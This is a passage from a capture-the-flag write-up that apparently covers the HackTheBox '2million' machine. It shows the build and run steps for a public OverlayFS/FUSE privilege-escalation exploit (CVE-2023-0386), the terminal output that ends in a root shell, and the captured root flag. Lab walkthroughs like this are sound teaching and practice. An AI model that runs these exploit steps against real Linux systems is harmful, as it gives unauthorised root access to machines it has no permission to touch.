gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:106:21: warning: format '%d' expects argument of type 'int', but argument 2 has type 'off_t' {aka 'long int'} [-Wformat=]
106 |     printf("offset %d\n", off);
    |                      ^~
    |                      |
    |                  int  off_t {aka long int}
    |                  %ld
fuse.c:107:19: warning: format '%d' expects argument of type 'int', but argument 2 has type 'size_t' {aka 'long unsigned int'} [-Wformat=]
107 |     printf("size %d\n", size);
    |                   ^~
    |                   |
    |                  int  size_t {aka long unsigned int}
    |                  %ld
fuse.c: In function 'main':
fuse.c:214:12: warning: implicit declaration of function 'read'; did you mean 'fread'? [-Wimplicit-function-declaration]
214 |     while (read(fd, content + clen, 1) > 0)
    |            ^~~~~
    |            fread
fuse.c:216:5: warning: implicit declaration of function 'close'; did you mean 'pclose'? [-Wimplicit-function-declaration]
216 |     close(fd);
    |     ^~~~~
    |     pclose
fuse.c:221:5: warning: implicit declaration of function 'rmdir' [-Wimplicit-function-declaration]
221 |     rmdir(mount_path);
    |     ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../../../x86_64-linux-gnu/libfuse.a(fuse.o): in function `fuse_new_common':
(.text+0xaf4e): warning: Using 'dlopen' in statically linked applications requires at runtime the shared libraries from the glibc version used for linking
gcc -o exp exp.c -lcapsim
gcc -o gc getshell.c

```

- We need to open another terminal of the admin user to run this. And open the same directory of cve-2023-0386
- Give these two commands

```

admin@2million:/tmp$ cd CVE-2023-0386
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc

```

Give this command in the second admin terminal we have opened

“./fuse ./ovlcap/lower ./gc”

- “./exp”

This command in the first terminal where we have unzipped the cve-2023-0386

```

admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root root 4096 Dec 11 06:55 .
drwxr-xr-x 6 root root 4096 Dec 11 06:55 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386# whoami
root

```

We are the root user now let's find the final flag

```
root@2million:/# cd ./root
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# root.txt
root.txt: command not found
root@2million:/root# cat root.txt
85c475389fe9de13ed603614dea2250c
root@2million:/root#
```

We have got the final flag

FLAG2: 85c475389fe9de13ed603614dea2250c